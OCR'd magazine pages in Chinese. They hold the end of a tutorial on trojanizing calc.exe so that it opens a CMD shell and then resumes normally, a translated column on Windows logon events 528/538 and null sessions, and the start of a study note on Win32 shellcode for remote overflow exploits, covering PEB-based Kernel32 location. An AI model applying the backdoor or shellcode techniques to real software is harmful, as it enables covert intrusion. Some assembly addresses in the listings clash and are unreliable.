


图7




图8




图9

在文件名处输入calc2.exe。好了，在磁盘中找到这个calc2.exe，执行看看，得到如图10的结果。




图10

哈哈，我们期待的CMD对话框弹出来了。不过，还发生了一个异常错误，感觉真不爽！因为我们只是改变了程序的流程，破坏了进程堆栈，却没有进行恢复，当然要报错了。而且，如果这样做一个后门，只要运行它，宿主程序就会报错，那也太失败了。我们完善一下，不但要把堆栈恢复过来，还要让作为宿主的计算器程序正常工作。

记得我们刚进入程序入口点的汇编代码段为：

```
01012475  Push 70
01012377  Push  calc.010015E0
0101247C  Call  calc.010127C8
```

而后来经我们修改后，变成了：

```
01012475   JMP 0x010136B8
0101247A   NOP
0101247B   NOP
0101247C   Call  calc.010127C8
```

嗯，注意到地址为0101247C没有被改变，那么我们就把前面的：

```
Push  70
Push  calc.0101115ED
```

放在我们添加的代码后，由我们自己来恢复堆栈。添加代码如图11所示：




图11

注意框中的部分，就是跟在我们原来代码后的东西。

```
Push 70
Mov Eax, calc.010015E0
Push Eax
Mov Eax, calc.0101247C
Jmp Eax
```

这样就OK了，最后的Jmp Eax就跳回到原来calc.exe计算器的执行流了。我们像刚才那样把它保存为calc3.exe，嘿嘿，执行看看，得到的效果如图12所示：




图12

下接第284页

夜航船

上一期描述了微软的事件ID为528和538的一些基本内容，本期将针对这两个事件的行为和动作上的一些技术性话题进行翻译，以使大家能对这两个事件有更深的了解。

前序：上一期，笔者为各位读者简单描述了528和538的两个事件，这一期的文章，则是继续了上期的文章内容，如有不明之处，请读者参考上一期的《夜航船》。

In many cases, the user listed for this event will be "ANONYMOUS LOGON" from "NT AUTHORITY" domain. This logon is used by processes that use the null session logons (logons that do not require a user/password combination). Any program or service that is using the System user account is in fact logging in with null credentials.

If the operating system encounters a user without any credentials, the user is regarded as having NULL credentials. When the system attempts to access a secured network resource based on NULL credentials, this is referred to as a NULL session. Access is only allowed if the remote machine allows NULL session access. This is configurable through the registry.

在很多情况下，产生这一事件的用户是通过了NT认证机制中的“ANONYMOUS LOGON”进行登录的。这个登录(ANONYMOUS LOGON)是通过空会话(NULL SESSION)登录实现的(登录过程中不需要用户名和密码)。(使用了空会话登录的)任何程序或服务，都会使用一个系统帐号进行登录，而这一登录过程实际上是一个不受信的过程。

如果操作系统遇到一个没有任何授权(一个不受信任)的用户(登录)时，这个用户会被认为是一个空会话(原文中NULL credentials指无效的授权)。当系统使用一个无效的授权(笔者注：实际上，就是一个无授权的用户，从操作上来讲，就是不需要用户名和密码的登录)试图去访问一个受保护的网络资源时，这就被称为空会话。(使用空会话的用户、应用或是服务)只能访问那些允许空会话(用户登录)的主机。这(“这”是指：远程主机是否允许空会话)是可以通过(编辑)注册表来进行配置的。

One typical example is a computer that register itself with the Master Browser for that network segment at startup. This registration will generate several logon/logoffs from "ANONYMOUS USER". Since the registration is re-newed by default every 12 minutes, such events will occur at regular intervals.

一个(利用空会话的)典型例子就是，当某台主机启动时，被注册成为网络专用的MASTER BROWSER(。这一注册过程就用到了“ANONYMOUS USER”用户进行登录或是注销等动作(正是这一动作产生了528和538事件信息)。从注册(成为MASTER BROWSER)开始，注册信息将会按照默认的每隔12分钟刷新一次，因此，由这一动作所产生的事件(即，528和538事件)将会不时地(在系统日志中)生成。

后序：关于528和538的事件技术细节有相当多的信息，在此笔者只是讲述了空会话的一个利用和实例，关于具体的信息，有兴趣的读者可以在微软的support站点上进行搜索(搜索528和538关键字即可)。

读《Q版黑客——缓冲区溢出教程》学习笔记之二

——Win32 ShellCode基础提高篇

scuhkr/古开元

在《黑客手册》暑期特别版里，我和大家一起学习了《Q版黑客——缓冲区溢出教程》（以下简称《Q版》）最基本的开CMD Shell的ShellCode编写技术，一个多月过去了，相信大家通过对《Q版》一书的学习已经见成效了吧。今天，在《Q版》的基础上，让我们一起继续学习Win32 ShellCode的基础知识并在这个基础上有所提高。

一、Kernel32.Dll基地址的动态定位

在写远程溢出的Win32 ShellCode过程中，为什么要动态定位Kernel32.Dll的基地址呢？答案正如ww0830所说的一条公式：通用的ShellCode + 通用的跳转地址 = 通用的Exploit。难道你希望针对每个版本的操作系统和同一版本的不同补丁系统都写备份一个ShellCode吗？而且你又怎么能确定你要溢出的目标主机的操作系统和补丁版本呢？

主要用于定位Kernel32.Dll基地址的技术，《Q版》一书中介绍了PEB法、yuange的暴力搜索法和SEH搜索法，由于暴力搜索法的低效性和低通用性，我们这里摒弃这种方法，而是介绍另外的TOPSTACK技术，并对这三种方法做了可靠性和字节大小的比较。

方法一：PEB技术

这种确定Kernel32.dll基地址的技术利用了PEB，即Process Enviroment Block进程环境块。操作系统为每个运行的进程分配了一个结构，而这个结构总是可以在该进程的fs:[0x30]处找到。PEB结构存放着进程堆信息，二进制映象信息，以及最重要的，被映射到进程空间的模块链表信息，而这些链表展示了一个所有被装载模块是以什么样的顺序被初始化的。

我们不关心其他的模块，我们关心的是Kernerl32.dll总是第二个被初始化的模块（第一是Ntdll.dll），这正好可以被我们利用。通过链表的第二个入口，我们就可以准确的找到Kernerl32.dll的基地址了。流程图如图1所示：

通过图1，得到下面的流程：

(1) FS寄存器 → TEB结构
(2) TEB + 0x30 → PEB结构
(3) PEB + 0x0c → PEB_LDR_DATA




图1

(4) PEB_LDR_DATA + 0x1c → Ntdll.dll
